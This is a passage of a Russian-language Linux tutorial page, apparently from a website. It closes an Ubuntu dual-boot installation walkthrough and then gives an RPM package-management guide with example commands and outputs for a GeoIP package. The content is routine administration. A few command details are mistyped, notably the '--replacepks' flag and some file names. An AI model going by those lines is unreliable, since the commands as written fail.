
На следующем окне видим как раз наши разделы с Windows и свободный:






Выбираем свободное место и нажимаем на плюсики. 20 гигабайтов выделим под корневую директорию, куда устанавливается сама система, своеобразный диск C на Windows которая обозначается прямым слэшем. В отличие от Windows, *nix системы используют прямой слэш, вместо обратного:






Под домашний каталог выделим 40 Гб. Это место где хранятся файлы пользователя:








А 8 гигабайтов выделим под раздел подкачки:






Нажимаем продолжить. Система выводит информацию о внесённых изменения и просит подтвердить их. Ещё раз нажимаем **Продолжить** и переходим к выбору часового пояса. После чего выходит окно создания пользователя:

Tue 03:26





Кто вы?


Ваше имя: linuxman

Имя вашего компьютера: hill 

Имя, используемое при связи с другими устройствами


Введите имя пользователя: linuxman 

Задайте пароль: ●●●●●● 


Подтвердите пароль: ●●●●●● 

☐ Входить в систему автоматически


☒ Требовать пароль для входа




Затем установщик начинает копировать файлы. При завершении установки система просит перезагрузиться. После перезагрузки открывается меню загрузчика GRUB, где можно выбрать какую систему следует запускать. По умолчанию стоит Ubuntu и если не предпринять никаких действий, через 10 секунд она и загрузится:



Вводим пароль, нажимаем Войти и вуаля, мы только что установили Ubuntu рядом с Windows не повредив ни одного файла:





RPM - установка и использование в Linux

RPM (Red Hat Package Manager) - это наиболее популярная утилита управления пакетами для Linux систем на базе Red Hat, таких как (RHEL, CentOS и Fedora). Она используется для установки, удаления, обновления, запроса и проверки пакетов программного обеспечения. Пакет состоит из архива файлов и информации о пакете, включая имя, версию и описание. Формат файлов также называется RPM.



Есть несколько способов откуда можно взять пакеты RPM: CD/DVD с программным обеспечением, CentOS Mirror, RedHat (нужен аккаунт) или любые открытые сайты репозитория.

В RPM используется несколько основных режимов команд: **Install** (используется для установки любого пакета RPM), **Remove** (используется для удаления, стирания или деинсталляции пакета), **Upgrade** (используется для обновления существующего пакета), **Query** (используется для запроса пакета) и **Verify** (используется для проверки пакетов RPM).

Рассмотрим это на примере. У нас есть пакет, и теперь посмотрим, что мы можем с ним делать.

УСТАНОВКА

Как узнать информацию о пакете RPM без установки?

После того, как мы скачали пакет мы хотим узнать информацию о пакете перед установкой. Мы можем использовать **-qipoption** (запрос информации о пакете), чтобы вывести информацию о пакете.

```
$ sudo rpm -qip GeoIP-1.5.0-11.el7.x86_64.rpm
```

Вывод:

```
Name       : GeoIP
```

```
Version    : 1.5.0
```



Release : 11.el7

Architecture: x86_64

Install Date: (not installed)

Group : Development/Libraries

Size : 2905020

License : LGPLv2+ and GPLv2+ and CC-BY-SA

Signature : RSA/SHA256, Sun 20 Nov 2016 05:49:19 PM UTC, Key ID
24c6a8a7f4a80eb5

Source RPM : GeoIP-1.5.0-11.el7.src.rpm

Build Date : Sat 05 Nov 2016 08:29:17 PM UTC

Build Host : worker1.bsys.centos.org

Relocations : (not relocatable)

Packager : CentOS BuildSystem

Vendor : CentOS

URL : <http://www.maxmind.com/app/c>

Summary : Library for country/city/organization to IP address or hostname
mapping



Description :

GeoIP is a C library that enables the user to find the country that any IP address or hostname originates from. It uses a file based database that is accurate as of June 2007 and can optionally be updated on a weekly basis by installing the GeoIP-update package. This database simply contains IP blocks as keys, and countries as values. This database should be more complete and accurate than using reverse DNS lookups.

This package includes GeoLite data created by MaxMind, available from

<http://www.maxmind.com/>

Как установить RPM пакет?

Мы можем использовать параметр **-ivh** для установки определенного пакета, как показано ниже.

```
$ sudo rpm -ivh GeoIP-1.5.0-11.el7.x86_64.rpm
```

Вывод:



```
Preparing... #####  
[100%]
```

```
package GeoIP-1.5.0-11.el7.x86_64 is already installed
```

Как проверить установленный пакет RPM?

Мы можем использовать параметр **-q** с именем пакета, и он покажет, установлен ли пакет или нет.

```
$ sudo rpm -q GeoIP
```

Вывод:

```
GeoIP-1.5.0-11.el7.x86_64
```

Как вывести список всех файлов для определенного установленного пакета RPM?

Мы можем перечислить все файлы установленных пакетов rpm, используя опцию **-ql** с командой rpm.

```
$ sudo rpm -ql GeoIP
```

Вывод:

```
/etc/GeoIP.conf
```

```
/etc/GeoIP.conf.default
```



`/usr/bin/geoipllookup`

`/usr/bin/geoipllookup6`

`/usr/bin/geoiupdate`

`/usr/lib64/libGeoIP.so.1`

`/usr/lib64/libGeoIP.so.1.5.0`

`/usr/lib64/libGeoIPUpdate.so.0`

`/usr/lib64/libGeoIPUpdate.so.0.0.0`

`/usr/share/GeoIP`

`/usr/share/GeoIP/GeoIP-initial.dat`

`/usr/share/GeoIP/GeoIP.dat`

`/usr/share/GeoIP/GeoIPASNum.dat`

`/usr/share/GeoIP/GeoIPASNumv6.dat`

`/usr/share/GeoIP/GeoIPCity.dat`

`/usr/share/GeoIP/GeoIPCityv6.dat`

`/usr/share/GeoIP/GeoIPCountry.dat`

`/usr/share/GeoIP/GeoIPCountryv6.dat`



```
/usr/share/GeoIP/GeoIPv6-initial.dat
```

```
...
```

Как вывести список недавно установленных пакетов RPM?

Мы можем использовать параметр **-qa** с параметром **--last**, в котором будут перечислены все недавно установленные пакеты rpm.

```
$ sudo rpm -qa --last
```

Вывод

```
GeoIP-1.5.0-11.el7.x86_64          Sat 01 Sep 2019 11:34:09 AM UTC
wget-1.14-15.el7_4.1.x86_64       Sun 26 Aug 2019 03:21:02 PM UTC
iwl7265-firmware-22.0.7.0-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:18 PM UTC
libgomp-4.8.5-28.el7_5.1.x86_64   Thu 16 Aug 2019 02:10:15 PM UTC
iwl2030-firmware-18.168.6.1-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:15 PM UTC
iptables-1.4.21-24.1.el7_5.x86_64  Thu 16 Aug 2019 02:10:15 PM UTC
yum-plugin-fastestmirror-1.1.31-46.el7_5.noarch Thu 16 Aug 2019 02:10:14 PM UTC
iwl6000-firmware-9.221.4.1-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:14 PM UTC
```



```
iwl4965-firmware-228.61.2.24-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:14 PM
UTC
```

```
iwl105-firmware-18.168.6.1-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:14 PM UTC
```

```
iwl100-firmware-39.31.5.1-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:13 PM UTC
```

```
iwl1000-firmware-39.31.5.1-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:13 PM UTC
```

```
ca-certificates-2018.2.22-70.0.el7_5.noarch Thu 16 Aug 2019 02:10:13 PM UTC
```

```
iwl6000g2b-firmware-17.168.5.2-62.2.el7_5.noarch Thu 16 Aug 2019 02:10:12 PM
UTC
```

```
...
```

Как установить RPM пакет без зависимостей?

Мы можем использовать параметры **-ivh** с параметром **--nodeps** для проверки отсутствия зависимостей, чтобы установить конкретный пакет без зависимостей, как показано ниже.

```
$ sudo rpm -ivh --nodeps GeoIP-1.5.0-11.el7.x86_64.rpm
```

Вывод

```
Preparing... #####
[100%]
```

Как заменить установленный пакет RPM?



Мы можем использовать параметры **-ivh --replacepks** для замены установленного пакета.

```
$ sudo rpm -ivh --replacepks GeoIP-1.5.0-11.el7.x86_64.rpm
```

Вывод

```
Preparing... #####  
[100%]  
  
Updating / installing...  
  
1:GeoIP-1.5.0-11.el7 #####  
[100%]
```

УДАЛЕНИЕ

Как удалить пакет RPM?

Мы можем использовать параметр **-e** для удаления определенного пакета, установленного без зависимостей. Обратите внимание, что удаление определенного пакета может нарушить работу других приложений.

```
$ sudo rpm -e --nodeps GeoIP
```

ОБНОВЛЕНИЕ

Как обновить установленный пакет RPM?



Для обновления пакета мы используем параметры **-Uvh**

```
$ sudo rpm -Uvh GeoIP-1.5.0-11.el7.x86_64.rpm
```

ЗАПРОС

Как запросить все установленные пакеты?

Мы можем использовать параметры **-a** вместе с **q** для запроса всех установленных пакетов на сервере.

```
$ sudo rpm -qa
```

Вывод

```
python-firewall-0.4.4.4-14.el7.noarch
```

```
ncurses-base-5.9-14.20130511.el7_4.noarch
```

```
plymouth-0.8.9-0.31.20140113.el7.centos.x86_64
```

```
kbd-misc-1.15.5-13.el7.noarch
```

```
vim-common-7.4.160-4.el7.x86_64
```

```
bash-4.2.46-30.el7.x86_64
```

```
dmidecode-3.0-5.el7.x86_64
```



```
filesystem-3.2-25.el7.x86_64
```

```
kbd-1.15.5-13.el7.x86_64
```

```
vim-enhanced-7.4.160-4.el7.x86_64
```

```
firewalld-0.4.4.4-14.el7.noarch
```

```
....
```

Как запросить конкретный пакет?

Мы можем использовать команду **grep**, чтобы узнать, установлен ли конкретный пакет или нет.

```
$ sudo rpm -qa | grep GeoIP
```

Вывод

```
GeoIP-1.5.0-11.el7.x86_64
```

Как запросить файл, который принадлежит пакету RPM?

Чтобы узнать к какому пакету RPM относится файл `/usr/lib64/libGeoIP.so.1.5.0`, используем следующую команду.

```
$ sudo rpm -qf /usr/lib64/libGeoIP.so.1.5.0
```

Вывод



```
GeoIP-1.5.0-11.el7.x86_64
```

ПРОВЕРКА

Как получить информацию для конкретного пакета?

Мы можем использовать параметры **-i** вместе с **q**, чтобы получить информацию для конкретного пакета, как показано ниже.

```
$ sudo rpm -qi GeoIP
```

Вывод

```
Name           : GeoIP
```

```
Version        : 1.5.0
```

```
Release        : 11.el7
```

```
Architecture: x86_64
```

```
Install Date: Thu 16 Aug 2018 02:04:09 PM UTC
```

```
Group          : Development/Libraries
```

```
Size           : 2905020
```

```
License        : LGPLv2+ and GPLv2+ and CC-BY-SA
```



Signature : RSA/SHA256, Sun 20 Nov 2016 05:49:19 PM UTC, Key ID
24c6a8a7f4a80eb5

Source RPM : GeoIP-1.5.0-11.el7.src.rpm

Build Date : Sat 05 Nov 2016 08:29:17 PM UTC

Build Host : worker1.bsys.centos.org

Relocations : (not relocatable)

Packager : CentOS BuildSystem

Vendor : CentOS

URL : <http://www.maxmind.com/app/c>

Summary : Library for country/city/organization to IP address or hostname
mapping

Description :

GeoIP is a C library that enables the user to find the country that any IP

address or hostname originates from. It uses a file based database that is

accurate as of June 2007 and can optionally be updated on a weekly

basis by installing the GeoIP-update package. This database simply contains
IP



blocks as keys, and countries as values. This database should be more complete

and accurate than using reverse DNS lookups.

This package includes GeoLite data created by MaxMind, available from <http://www.maxmind.com/>

Как проверить RPM пакет?

Мы можем проверить пакет, сравнив информацию об установленных файлах пакета с базой данных rpm, используя опцию **-Vp**.

```
$ sudo rpm -Vp GeoIP-1.5.0-11.el7.x86_64.rpm
```

Как проверить все пакеты RPM?

Мы можем проверить все установленные пакеты rpm, используя опцию **-Va**

```
$ sudo rpm -Va
```

Вывод

```
S.5....T. c /etc/sysconfig/authconfig
```

```
S.5....T. c /etc/yum.repos.d/CentOS-Base.repo
```

```
.M..... c /etc/machine-id
```



```
.M..... g /etc/udev/hwdb.bin

.M..... g /var/lib/systemd/random-seed

.M..... c /etc/shadow

S.5....T. c /etc/ssh/sshd_config

.M..... c /etc/audit/rules.d/audit.rules

S.5....T. c /etc/NetworkManager/NetworkManager.conf

....L.... c /etc/pam.d/fingerprint-auth

....L.... c /etc/pam.d/password-auth

....L.... c /etc/pam.d/postlogin
```

15 лучших дистрибутивов Linux, ориентированных на анонимность и безопасность

